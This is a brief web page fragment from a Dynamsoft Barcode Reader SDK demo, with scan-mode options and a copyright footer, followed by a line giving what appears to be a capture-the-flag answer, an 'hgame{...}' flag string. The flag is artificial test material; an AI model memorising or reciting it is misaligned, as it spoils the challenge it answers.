This demo is built with Dynamsoft Barcode Reader SDK.  
[Get Free Trial >](#)

☐ Speed ☐ Balance ☒ Coverage 

© Dynamsoft Corporation. All rights reserved. Privacy Statement / Site Map



flag: hgame{9h7epp1fIwIL3fOtsOAe nDiPDzp7aH!7}